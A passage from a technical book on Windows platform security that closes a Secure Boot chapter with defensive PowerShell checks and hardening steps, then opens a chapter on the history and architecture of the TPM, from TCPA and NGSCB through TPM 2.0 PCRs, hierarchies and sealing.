Practical guide, and where the chain goes next

This is the part you do today, on whatever Windows machine is in front of you.

Verify Secure Boot state. Open an elevated PowerShell prompt and run `Confirm-SecureBootUEFI`. The cmdlet returns `True` only if Secure Boot is currently enforcing. `msinfo32` shows BIOS Mode (UEFI vs Legacy) and Secure Boot State on its System Summary page. `Get-SecureBootPolicy` shows the active Secure Boot policy publisher and related metadata; do not confuse that output with the Microsoft owner GUIDs

used for the canonical KEK/db/dbx variable updates in `secureboot_objects` [60]. `Get-Tpm` and `tpmtool getdeviceinformation` confirm that the TPM is present, owned, and ready [10, 9].

Read the TPM event log. `tpmtool gatherlogs` collects the WBCL files into a working folder you can inspect; `Get-WinEvent -LogName Microsoft-Windows-TPM-WMI` exposes the boot and provisioning events. On a healthy boot, the WBCL and the live PCR state replay to the same digest; mismatch is the attestation signal a remote verifier looks for.

One-shot health check (PowerShell snippet).

The following one-liner gathers the basic state in elevated PowerShell:

```
Write-Host "SecureBoot =" (Confirm-SecureBootUEFI)
Write-Host "SBPolicy   =" (Get-SecureBootPolicy).Publisher
Write-Host "TPMReady   =" (Get-Tpm).TpmReady
Write-Host "UEFI/BIOS  =" (Get-CimInstance Win32_BIOS)
  .SMBIOSBIOSVersion
```

If `SecureBoot` is `False`, your boot chain has no firmware-side allowlist. If `TPMReady` is `False`, TPM-based sealing is unavailable; confirm which BitLocker protectors are actually configured (a password, startup key, or PIN may still apply) rather than assuming a TPM protector is in force.

Verify your Windows UEFI CA 2023 enrollment. KB5025885 is a phased deployment; each mitigation step is enabled by writing the corresponding value to `HKLM\SYSTEM\CurrentControlSet\Control\Secureboot\AvailableUpdates` (the values are listed in the support article) [31]. The current UEFI db can be inspected with `Get-SecureBootUEFI db` (decode the returned `.Bytes` to enumerate the signature list); note that `Format-SecureBootUEFI` *builds* a signed variable-update payload for `Set-SecureBootUEFI` rather than reading the database. The 2023 CA's certificate has subject CN `Windows UEFI CA 2023`. If you do not see it in db on an online 2025-2026 Windows install, do not assume a single cause: the mitigation may not be enabled, the device or firmware may be blocked or excepted, the install or recovery media may be stale, or the deployment phase may not yet apply to that device. Consult the KB article for the supported next steps.

> **Verify your Windows UEFI CA 2023 enrollment.**
> The 2011 Windows boot-manager CA (**Microsoft Windows Production PCA 2011**) expires on 19 October 2026; the adjacent third-party **Microsoft Corporation UEFI CA 2011** expires on 27 June 2026 [30]. Secure Boot firmware does not check certificate expiry at boot, so existing 2011-signed bootloaders keep validating after that date; the real exposure is forward, not backward, because new

> Windows boot components are signed under the Windows UEFI CA 2023 and require it to be present in `db`. If your install media is older than May 2023 and you have not run a full set of cumulative updates, you may end up with a machine that boots today but cannot boot a future Windows recovery image. The fix is to apply the KB5025885 updates and verify the 2023 CA is enrolled before that deadline [31].

Enable DRTM / System Guard Secure Launch where the silicon supports it. The control surfaces are:

- MDM CSP: `DeviceGuard/ConfigureSystemGuardLaunch`.
- Group Policy: *Computer Configuration* > *Administrative Templates* > *System* > *Device Guard* > *Turn On Virtualization Based Security* > *Secure Launch Configuration*.
- Registry: `HKLM\SYSTEM\CurrentControlSet\Control\DeviceGuard\Scenarios\SystemGuard\Enabled = 1`.

Verify via `msinfo32`: under *System Summary* the *Virtualization-based Security Services Configured / Running* line should include *Secure Launch* [40].

Replace TPM-only BitLocker where physical access is in scope. After Bitpixie, TPM-only BitLocker is a weak default for laptops or kiosks that an attacker can touch unattended. Add a pre-boot PIN (`manage-bde -protectors -add C: -tpmAndPin`) or a USB startup key where the edition and management model support it [2, 36].

What it means for you

For a Reasoner, Secure Boot changes the first question in an incident or design review. Do not start with "is Windows patched?" Start with "what did the firmware permit before Windows existed?" Then ask whether the machine is UEFI, whether Secure Boot is enforcing, which CAs are in `db`, which hashes and certificates are in `dbx`, whether the Windows UEFI CA 2023 transition has landed, and whether BitLocker is sealed to PCR[7] with a pre-boot factor for machines that face physical access.

The operational lesson is sharper than the architectural one. The cryptography has not been the public failure point. The failure point has been lifecycle: old but validly signed boot managers, small dbx storage, slow OEM firmware updates, recovery media that never got rebuilt, and policies that remained TPM-only after the threat model changed. The fix list is therefore boring and fleet-shaped: keep firmware and Windows current, verify Windows UEFI CA 2023 enrollment for the Windows boot-manager path, keep `shim` current on dual-boot systems, enable

DRTM/Secure Launch where hardware supports it, and stop treating TPM-only BitLocker as a physical-access defense.

A minimal verify-it-yourself probe is three commands in elevated PowerShell: `Confirm-SecureBootUEFI`, `Get-Tpm`, and `Get-SecureBootUEFI dbx`. If the first is not `True`, the firmware-side allowlist is not protecting the boot path. If the second is not ready, the measurement and sealing rail has no trustworthy endpoint. If the third cannot be read or never receives revocation updates, you are trusting signatures without a practical way to distrust old signed code.

The chain is longer than it has ever been. It is not yet long enough.

▪ **BEQUEATHS** Secure Boot hands the next links a signature-verified boot path: firmware through `bootmgfw.efi`, and via Trusted Boot on through `winload.efi`, `ntoskrnl.exe`, and ELAM. That verified path is what the TPM chapter (Chapter 2), Measured Boot chapter (Chapter 4), and Attestation chapter (Chapter 5) turn into PCR evidence and remote proof. The non-promise is the whole reason those chapters exist: **Secure Boot checks signatures; it does not MEASURE what ran, and it does not attest.**

The verifier's one structural weakness travels with the chain. The gap this chapter isolates (*patched* is not *revoked*, because an old validly-signed binary keeps validating until its hash reaches `dbx`) is not unique to firmware. It returns in the cloud as the lag between revoking a token and the world still honoring it (the Continuous Access Evaluation chapter, Chapter 27), and at its most expensive as a validly-signed artifact wielded by the wrong hands (the Storm-0558 finale, Chapter 29). Secure Boot ends at the desktop. The runtime chain begins there.

CHAPTER 2

The TPM

TRUST-CHAIN LEDGER

INHERITS	A signature-gated boot path. Only validly-signed firmware and boot components execute from reset, and Secure Boot's own policy decision is exposed as a value worth measuring (PCR[7]) (Chapter 1, Secure Boot).
PROMISE	A key the TPM marks non-exportable never crosses the chip's package boundary in plaintext, and a blob sealed to a PCR policy unseals only when the live boot measurements match the sealed state, so a secret can be bound to "this machine booted *this* way" against an attacker who steals the disk or who tampers before the OS loads.
TCB	The TPM silicon (or the firmware-TPM's host TEE) and its key hierarchy; the CRTM and every stage that measures the next before a secret is sealed; the chip vendor's EK-certificate CA for attestation identity. The host OS that asks for an unseal is explicitly *outside* it.
ADVERSARY → BREAK	Intercept the key at release. A discrete TPM exposes the unsealed VMK on the LPC/SPI bus (Andzakovic 2019); a firmware TPM relocates that surface into a shared TEE that timing (TPM-Fail 2019) and voltage glitching (faulTPM 2023) defeat. The Promise ends at the instant of *release*. Whoever reads the key as it crosses to the OS wins, regardless of chip strength.
RESIDUAL	Once unsealed, the key lives in VTL0 RAM where a runtime-compromised OS reads it → owned by The Secure Kernel (Chapter 6) and Credential Guard (Chapter 15); trust centralized in Pluton's Microsoft-controlled firmware signing/update root

	→ owned by Pluton (Chapter 3); staleness of "what booted" once it is off the box → owned by Attestation (Chapter 5) and Continuous Access Evaluation (Chapter 27).
BEQUEATHS	Four composable operations (measure, extend, seal, quote) over one set of registers, plus non-exportable key residence: handed to Measured Boot (Chapter 4) to record the boot and to Attestation (Chapter 5) to report it off the box. Does NOT provide: any protection for a key after it is unsealed, nor an *active* root of trust for execution. The TPM is a root of trust for storage and reporting, not for execution.
PROOF	○ documented probes: `Get-Tpm`, `tpmtool getdeviceinformation`, `manage-bde` (Microsoft tooling). A VM probe returns a host-provided vTPM (◐ emulated), not physical-silicon evidence; no physical TPM capture is claimed here.

The chip that starts the chain

> **The Reasoner's question.** What does the TPM make impossible for software to fake, and where does that guarantee end?

▪ **FOUNDATIONS. WHAT YOU NEED BEFORE THIS CHAPTER**

- **TPM.** A Trusted Platform Module is a passive cryptoprocessor: it stores keys, performs a small set of cryptographic operations, and records platform measurements. It does not scan RAM, police the kernel, or decide whether Windows is trustworthy.
- **Non-exportable key.** A key whose private material is generated inside the TPM and cannot be read out by the host OS when its attributes disallow export. The host can ask the TPM to use it; it cannot copy it.
- **PCR.** A Platform Configuration Register is a TPM register changed by one operation, `extend`: `PCRnew = H(PCRold || measurement)`. Static PCRs cannot be arbitrarily set back to a preferred value; dynamic PCRs can be reset only under defined localities.
- **Measure / extend.** Measuring hashes the next component or configuration value. Extending folds that hash into a PCR so the register represents an ordered history, not a mutable variable.
- **Seal / unseal.** Sealing protects a blob under a TPM policy, usually a policy over PCR values. Unseal releases it only when the live policy matches.
- **Quote.** A TPM-signed report of selected PCRs. It is how a remote service can ask, "what did this device boot?" without trusting the OS's word.

- **EK / AK.** The Endorsement Key is the TPM's device identity root; the Attestation Key signs quotes. The EK certificate proves TPM provenance; credential activation or a CA/verifier flow binds an AK to that TPM; the AK, not the EK, signs attestation reports.
- **dTPM / fTPM / Pluton / vTPM.** The same TPM 2.0 command surface can live in a discrete chip, firmware inside Intel CSME or AMD PSP, Microsoft's on-die Pluton block, or a hypervisor-provided virtual TPM. The interface is shared; the attack surface is not.

▸ **CHAPTER THESIS** The TPM (mainstreamed for Windows by Vista/BitLocker in 2007, 2.0 since 2014) is the hardware root of trust under almost every Windows security feature shipped since Vista. BitLocker, Measured Boot, Credential Guard, Windows Hello, device attestation. Twenty-five years of engineering refined a single primitive (measure, extend, seal, quote) into something one chip could underwrite. Twenty-five years of attacks (Andzakovic 2019, TPM-Fail 2019, faulTPM 2023) have argued empirically about how passive that chip can be. The current state of the art is Microsoft Pluton on the CPU die, with Microsoft-signed Rust firmware delivered via Windows Update on 2024 AMD and Intel platforms. It closes the bus and the TEE attack surfaces, but centralizes firmware trust in a Microsoft-controlled signing and update root. Post-quantum migration is the next frontier.

The chip nobody asked for

On June 24, 2021, Microsoft announced Windows 11 [66], and told hundreds of millions of working PCs they were no longer eligible to upgrade. Not because they were too slow. Because they did not have a small chip most users had never thought about: a TPM 2.0. The PR backlash was immediate; the technical rationale was almost invisible. *Why was Microsoft willing to take that much heat over a piece of silicon?*

The next morning, Microsoft's security team tried to explain [67]. The argument was four words long: hardware root of trust.

> All certified Windows 11 systems will come with a TPM 2.0 chip to help ensure customers benefit from security backed by a hardware root-of-trust.

That sentence sat awkwardly against the user experience: a green checkmark in the PC Health Check tool, or a red X telling you to buy a new computer. The deeper claim (that a passive cryptoprocessor underwrote the security guarantees of half the operating system) was not something Microsoft had ever asked consumers to

think about. For OEMs, the requirement was old news. Since July 28, 2016 [68], every new Windows device model had been contractually required to "implement and enable by default TPM 2.0." The 2021 mandate did not introduce the chip. It made an existing OEM rule into a visible install gate.

> **Trusted Platform Module (TPM).** A small, isolated cryptoprocessor that holds keys, performs cryptographic operations, and records integrity measurements: usually on a separate package or block of silicon that the host operating system cannot read directly. The TPM is "passive": it executes commands sent to it but never reaches into the host's memory.
>
> **Why the Windows 11 mandate was so controversial.** The PC Health Check tool was pulled and re-released. Reddit and Hacker News spent a weekend arguing about whether Microsoft had effectively bricked older hardware to sell new licenses. Microsoft's reply (that TPM-by-default produces measurable population-level security gains even when individual users do not understand it) was correct, but never quite the rebuttal that a consumer audience could engage with. The politics of "Trusted Computing" had returned, twenty years after the original Stallman objection [69].

This chapter is about that piece of silicon: what it does, why Windows needs it more than ever, and why twenty-five years of engineering and twenty-five years of attacks have together produced a chip that quietly defines what modern Windows can defend against, and what it cannot.

The central claim, which the rest of this chapter will earn: a passive cryptoprocessor designed in 1999 became the load-bearing pillar of half of Windows security, and the history of attacks against it has been a sustained empirical argument about exactly how passive that pillar is allowed to be.

The problem the TPM was built to solve

Picture an engineer at IBM in early 2000. The Windows kernel has just been rooted again. The newly shipped DPAPI master keys (introduced with Windows 2000's general availability on February 17, 2000 [70]) become recoverable once SYSTEM falls. Stolen ThinkPads come back with their fresh EFS volumes already decrypted. Where do you put a secret that the OS cannot read?

Software-only key storage was Generation 0. Windows had DPAPI, EFS, and LSA secrets [71], all deriving their wrapping keys from the user's logon credential or from system-level material. Every derivation had the same structural problem: the unwrapping key, sooner or later, lived in the kernel's address space. An attacker

who reached SYSTEM (or who carried the disk away to a separate machine) could replay it. A volume encrypted "at rest" was decryptable as soon as the disk was readable, and a disk you can read is a disk you can read offline. Microsoft now states the constraint plainly: a TPM-resident key, by contrast, "truly can't leave the TPM" [72]. That property cannot be retrofitted onto software-only storage.

> ▸ **KEY IDEA** Software-only key storage cannot defend against an attacker who reaches SYSTEM, and cannot defend against an attacker who carries the disk away. To survive both, the secret must live in silicon that the OS itself cannot read.

In October 1999 [73], five PC-industry incumbents took that observation and turned it into an industrial coalition: Compaq, Hewlett-Packard, IBM, Intel, and Microsoft incorporated the Trusted Computing Platform Alliance. (*Note:* The Wikipedia Trusted Computing Group article gives the day-precision date as October 11, 1999. The original TCPA press release URL has not survived; the founder list and date are consistent across secondary sources.) TCPA's charter was narrow: define a chip that could hold keys an x86 OS could not export, record boot-time integrity measurements, and sign attestations about that boot. The first chip to ship against the resulting TPM Main Specification 1.1b [74] appeared in 2003 [75]. Atmel, Infineon, and STMicroelectronics built it [75].

In parallel, Microsoft Research ran its own bet. Paul England, Butler Lampson, John Manferdelli, Marcus Peinado, and Bryan Willman [76] published "A Trusted Open Platform" in *IEEE Computer*, July 2003. The codename inside Microsoft was Palladium; the public name was the Next-Generation Secure Computing Base, NGSCB. It described a Windows where high-assurance code could run isolated from a possibly-compromised OS kernel, anchored in a hardware secure coprocessor that looked very much like a TPM. The motivating sentence read like a thesis: NGSCB extends personal computers "to offer mechanisms that let high-assurance software protect itself from the operating systems, device drivers, BIOS, and other software running on the same machine."

NGSCB never shipped as advertised. By 2005, reports indicated [77] that Microsoft would ship "only part of the architecture, BitLocker, which can optionally use the Trusted Platform Module to validate the integrity of boot and system files prior to operating system startup." The "Nexus" hypervisor, the user-mode high-assurance "agents," the protected paths for keyboard and display: all dropped against the Vista deadline. (*Note:* The deadline pressure on Vista is legendary.

The architecture team chose to ship the smallest piece of NGSCB the existing chip could underwrite (BitLocker) and shelved the rest. That shelved piece eventually returned, fifteen years later, as Virtualization-Based Security and Credential Guard.)

The shelved primitives, however, did not die. *Measured boot* (the firmware measures the boot loader, the boot loader measures the kernel, each measurement extended into a register that cannot be rewound) migrated into Vista BitLocker and, later, into Windows 8 Measured Boot. *Sealed storage* (a key tied to a measured boot state, unreleasable unless the boot state matches) became the defining property of every TPM-bound BitLocker volume. *Remote attestation* (a device signing a quote of its own measurements for a remote verifier) became Device Health Attestation. NGSCB shipped, just not as itself.

> **The Stallman objection, twenty-five years later.** In the early 2000s, Richard Stallman and the Free Software Foundation framed Trusted Computing as "treacherous computing" [69]: hardware secured "for its owner, but also against its owner." That objection has aged unevenly. The DRM concerns the FSF predicted did not dominate. Hollywood never got the protected video paths it wanted on PCs. The trust-centralization concern has aged well: the modern Pluton debate raises a structurally similar question about who controls the firmware-signing trust root on the world's PC fleet, and the answer is now political rather than technical.

TCPA had built a chip that could hold a key the OS couldn't read. Which keys, under whose authority, against which threats? The first answer was almost good enough, and it lasted about a decade.

Generation 1 and Generation 2: TPM 1.1b to 1.2, and why they failed

If you opened a 2007 ThinkPad and looked at the LPC bus next to the Super-IO chip, you would see a small Infineon SLB chip [78]. That was your TPM 1.2. It did exactly one job, and Vista's BitLocker was the first feature to depend on it.

The architectural skeleton of TPM 1.x [75] was simple. At least sixteen Platform Configuration Registers, with the PC Client TPM Interface Specification mandating 24 per active bank. Hash algorithm: SHA-1. Asymmetric algorithm: RSA-2048. A single root of storage, the Storage Root Key, whose private half never left the chip. An Endorsement Key burned in at manufacture as the chip's permanent identity. An HMAC-SHA1 authorization model over command parameters. A "Take

Ownership" ceremony where the platform owner created the SRK and bound it to an owner secret.

> **Platform Configuration Register (PCR).** A TPM-internal register modified only by a one-way "extend" operation: $\mathrm{PCR}_{\mathrm{new}} = H(\mathrm{PCR}_{\mathrm{old}} \,\|\, \mathrm{measurement})$. Static PCRs (0-15) cannot be rolled back without a full platform reset. TPM 2.0 also defines *dynamic* PCRs (16, 17-22, and 23 in the PC Client profile) that can be reset at specific localities via `TPM2_PCR_Reset`. DRTM uses PCRs 17-22 at locality 4 to re-launch a known measurement chain mid-run; PCRs 16 and 23 are resettable at lower localities for debug and application use. Either way, PCRs are the data structure that compresses a chain of measurements into a single attestable digest.
>
> **Endorsement Key (EK).** The TPM's permanent identity key, generated at manufacture and accompanied by an EK certificate from the chip vendor's CA. The EK is non-migratable and is used during attestation to prove that a given key was generated inside a genuine TPM. It is also the privacy-sensitive part of TPM identity: the EK is unique to one chip, so unrestricted use of the EK in attestation reveals which physical machine you are.
>
> **Storage Root Key (SRK).** The root of the TPM's key hierarchy. In TPM 1.x there was exactly one SRK per chip, created during the "Take Ownership" ceremony. Every protected key in the hierarchy was a child of the SRK: if you cleared the SRK, every key tied to it was lost.
>
> **Attestation Identity Key (AIK / AK).** A restricted signing key the TPM uses to sign quotes of PCR values for a remote verifier. Naming changed with the spec: in TPM 1.x it was the Attestation Identity Key (AIK), a separate RSA key whose binding to a real TPM was asserted by a Privacy CA's certificate over the EK. In TPM 2.0 it is the Attestation Key (AK), typically a restricted signing object whose TPM provenance is established through the EK certificate chain and credential activation (or by a CA/verifier policy), not by the EK signing quotes or necessarily by making the AK an EK sibling/primary. Either way, the AIK/AK signs the quote; the EK never directly signs anything.

TPM 1.2 [75], shipped in late 2003 and standardized as ISO/IEC 11889:2009, layered on the practical machinery: locality (a way for code at different privilege levels to extend different PCRs), monotonic counters, NV indices, transport sessions, and the eight-PCR split between firmware (PCR[0..7]) and OS (PCR[8..15]). It was the chip that mass-deployed in essentially every business PC from 2006 to 2014. When Windows Vista [77] reached volume-license RTM in late 2006 and broad availability in early 2007, BitLocker [79] (Enterprise and Ultimate editions only) became the first mainstream Windows feature whose security depended on the chip: BitLocker sealed the Volume Master Key to PCR values describing the boot-loader chain, so that a stolen disk could not be decrypted offline. Secure Boot binding (PCR[7]) would not arrive until UEFI Secure Boot [27] shipped with Windows 8 in

2012.




Figure 2.1: TPM 1.x key hierarchy. A single Storage Root Key roots every child key, while the Attestation Identity Key is an independent RSA signing key whose binding to the chip is certified by a Privacy CA over the EK.

The problem with all of this was not that anyone broke it. The problem was that the architecture hard-coded its cryptographic primitives into its data structures. SHA-1 was not a configurable algorithm; it was the literal width of the PCR register and of every hash field in the spec. RSA-2048 was not a configurable algorithm; it was the literal layout of the EK, the SRK, and every protected key blob. If the world deprecated SHA-1, you did not patch the firmware. You replaced the chip.

NIST SP 800-131A deprecated SHA-1 [80] digital signatures starting in 2011. The 2017 SHAttered collision [81] drove the point home. (*Note:* The 2017 SHAttered SHA-1 collision does not retroactively break Vista BitLocker in practice. To do that, an attacker would have to choose firmware blobs whose hashes collide, not

merely demonstrate a collision exists. But it ended any defense of "SHA-1 in PCRs is fine because nobody can collide it.") Algorithm flexibility cannot be retrofitted onto silicon whose data structures hard-code SHA-1. There were other limitations: a single SRK hierarchy meant clearing the chip's storage hierarchy also reset chip identity; the Privacy CA model for attestation never deployed at scale; ECC was missing; and the HMAC-based authorization model made every command exchange a piece of bespoke crypto plumbing.

Generation	Year	Hash	Asym	Hierarchies	Status
Software-only (LSA / PStore)	1996+ [82]	varies	varies	n/a	NT 4.0 baseline; software-wrapped keys exposed with sufficient local or offline access
Software-only (DPAPI / EFS)	2000+	varies	RSA-1024 (EFS)	n/a	Defeated by offline disk theft and by SYSTEM compromise
TPM 1.1b	2003	SHA-1	RSA-2048	1 (SRK)	First mass deployment; superseded by 1.2
TPM 1.2	2003-2014	SHA-1	RSA-2048	1 (SRK)	Vista/7/8 BitLocker baseline; algorithm-rigid
TPM 2.0	2014+	SHA-1 + SHA-256 banks; extensible algorithm IDs	RSA, ECC	4 (Platform / Endorsement / Storage / Null)	Current; ISO/IEC 11889:2015; PQC still profile/implementation work

TCG accepted the constraint in 2014 and started over. The 2.0 design did not add features to 1.2. It answered a different question: how do you let one TPM survive twenty years of cryptographic transitions?

Generation 3: TPM 2.0: one primitive, many algorithms

On April 9, 2014 [75], the Trusted Computing Group [83] did something rare in standards bodies: they threw away a working specification and started from a different question. The result was the TPM 2.0 Library Specification, Family 2.0, Level 00, Revision 116. A year later it became ISO/IEC 11889-1:2015 Edition 2 [84], which removed the "industry consortium" objection from procurement teams in regulated environments. By July 28, 2016 [68], Microsoft had quietly made TPM 2.0 a contractual must-have for new Windows device models, lines, or series in the OEM manufacturing scope.

Four conceptual changes carry the architecture.

Algorithm agility

Every cryptographic algorithm in TPM 2.0 carries an integer identifier. PCRs no longer have a single hash; they have *banks*, one per supported algorithm, all extended in parallel by a single command. Microsoft's own documentation [72] describes the contract: when firmware extends PCR[0] with the IBV's CRTM measurement, the TPM extends both the SHA-1 bank and the SHA-256 bank, and on newer parts the SHA-384 bank as well. (*Margin note:* The PC Client Platform TPM Profile mandates SHA-1 + SHA-256 minimum, not SHA-256-only. Backwards compatibility had a cost.) The wire and object formats can name SHA-3 or future post-quantum algorithms by ID; making them practical still requires TPM implementation support, profile updates, certification, and sometimes new silicon.

> **Algorithm agility.** A property of a cryptographic protocol or device whereby the choice of hash, signature, or encryption algorithm is decoupled from the protocol's data structures. Algorithm-agile systems carry algorithm identifiers alongside their cryptographic blobs, so a new algorithm can be specified without re-laying out the wire format, even though implementations and profiles must still support it. TPM 2.0 is algorithm-agile; TPM 1.x was not.

Four hierarchies, four primary seeds

Where TPM 1.x had a single SRK, TPM 2.0 has four hierarchies (Platform, Endorsement, Storage, Null) each rooted in a per-hierarchy *primary seed*. Primary keys are derived deterministically: call `TPM2_CreatePrimary` with the same template against the same seed, and you get the same key back, byte-for-byte. The Apress textbook by Arthur, Challener, and Goldman [85] (the de-facto developer reference for the spec) describes this as the architectural fix to a real operational problem:

the platform owner can clear the storage hierarchy without losing the device's endorsement identity.




Figure 2.2: TPM 2.0's four hierarchies (Platform, Endorsement, Storage, and Null) each rooted in its own primary seed, with primary keys deterministically re-derived via TPM2_CreatePrimary.

Enhanced authorization

The most interesting change is how TPM 2.0 talks about access control. Every protected object has a `policyDigest`, an algorithm-agile hash of an arbitrarily complex set of conditions. To use the object, the caller starts a policy session (`TPM2_StartAuthSession` with `TPM_SE_POLICY`) and walks predicates (`TPM2_PolicyPCR`, `TPM2_PolicyAuthorize`, `TPM2_PolicySigned`, `TPM2_PolicyCommandCode`, `TPM2_PolicyAuthValue`) each extending the running session digest. At the end, the TPM checks that the session digest matches the object's `policyDigest`, and only then authorizes the operation. BitLocker, in Microsoft's current Learn description [79], can seal the Volume Master Key to a validation profile that commonly includes PCR[7] (Secure Boot policy) and PCR[11] (BitLocker control flags). Tampering with measured Secure Boot configuration (or a non-BitLocker boot path within the configured profile) causes unseal to fail.

> **Enhanced Authorization (policy session).** TPM 2.0's flexible authorization mechanism. Each protected object carries a hash (policyDigest) of the predicates required to use it. A caller builds an equivalent digest by walking a sequence of TPM2_Policy* commands inside a policy session; the TPM only authorizes the


> operation if the two digests match. This is the mechanism that lets BitLocker bind the VMK to specific PCR values, lets Hello bind a key to a PIN gesture with anti-hammering, and lets attestation servers compose policies they did not design into the chip.

The unifying primitive: measure, extend, seal, quote

The reason any of this matters for Windows is that the entire feature surface compresses down to four operations on the same set of registers.

- **Measure.** A piece of code computes the hash of the next piece of code (or configuration) about to run.
- **Extend.** That hash is folded into a PCR via `PCR_new = H(PCR_old || hash)`. The operation is one-way: PCRs cannot be rewound.
- **Seal.** A symmetric key (or arbitrary blob) is encrypted under the TPM's Storage hierarchy with a `policyDigest` that names a specific set of PCR values. `TPM2_Unseal` releases the blob if and only if the live PCR state matches.
- **Quote.** The TPM signs a snapshot of selected PCRs with an Attestation Key. A remote verifier can check the signature against a known AKpub and an EK certificate chain.

The boot of a measured Windows machine is exactly this loop. The Core Root of Trust for Measurement (a small piece of immutable firmware) measures the next stage and extends PCR[0]. Common PC-client profiles measure the next stages into PCRs such as PCR[2] for option ROMs, PCR[4] for the Windows Boot Manager, PCR[7] for the Secure Boot policy, and PCR[11] for BitLocker volume control flags, then continue through ELAM and the kernel. Microsoft's Trusted Boot description [9] walks the chain.



Extend is one-way (`PCR = H(PCR ‖ measurement)`) — a tampered chain cannot reproduce the sealed PCR values.

Figure 2.3: Measured boot to seal/unseal. Each boot stage extends a PCR as it hands off, and BitLocker's TPM2_Unseal releases the VMK only when the live configured PCR profile matches the sealed policy.

Now compress the Windows feature catalog against those four operations.

- BitLocker [79] seals the VMK to a PCR policy.
- Measured Boot (Chapter 4) and Device Health Attestation (Chapter 5) [86] quote PCRs to a remote verifier.
- Credential Guard (Chapter 15) [87] uses VBS to isolate NTLM/Kerberos secrets; Microsoft recommends TPM support for hardware binding, but the exact sealing policy is configuration- and version-specific.
- Windows Hello for Business (Chapter 20) [88] creates a per-user key protected by a PIN/biometric gesture; when hardware-backed, the TPM protects the private key and enforces anti-hammering.
- Virtual smart cards, DPAPI-NG, and TPM key attestation [89] for ADCS-issued certificates all sit on the same primitives.

> **Aha #1: One primitive, every feature.** BitLocker, Measured Boot, Credential Guard, Windows Hello, virtual smart cards, DPAPI-NG, and TPM key attestation are not seven independent uses of a chip. They are policy expressions over the

> same TPM contract. The TPM is not a checkbox shared by features; it defines what hardware-rooted security can do in Windows.
>
> **Key idea.** Read the four-operation model above as a single, composable contract: "this key only releases when the boot looks like *this*."

By July 28, 2016, TPM 2.0 was a hidden contractual requirement under the entire Windows OEM channel. By June 24, 2021, Microsoft made the same chip the visible install gate for Windows 11. The architecture had won the building. Then attackers started taking it apart.

Verify it yourself: documented probes

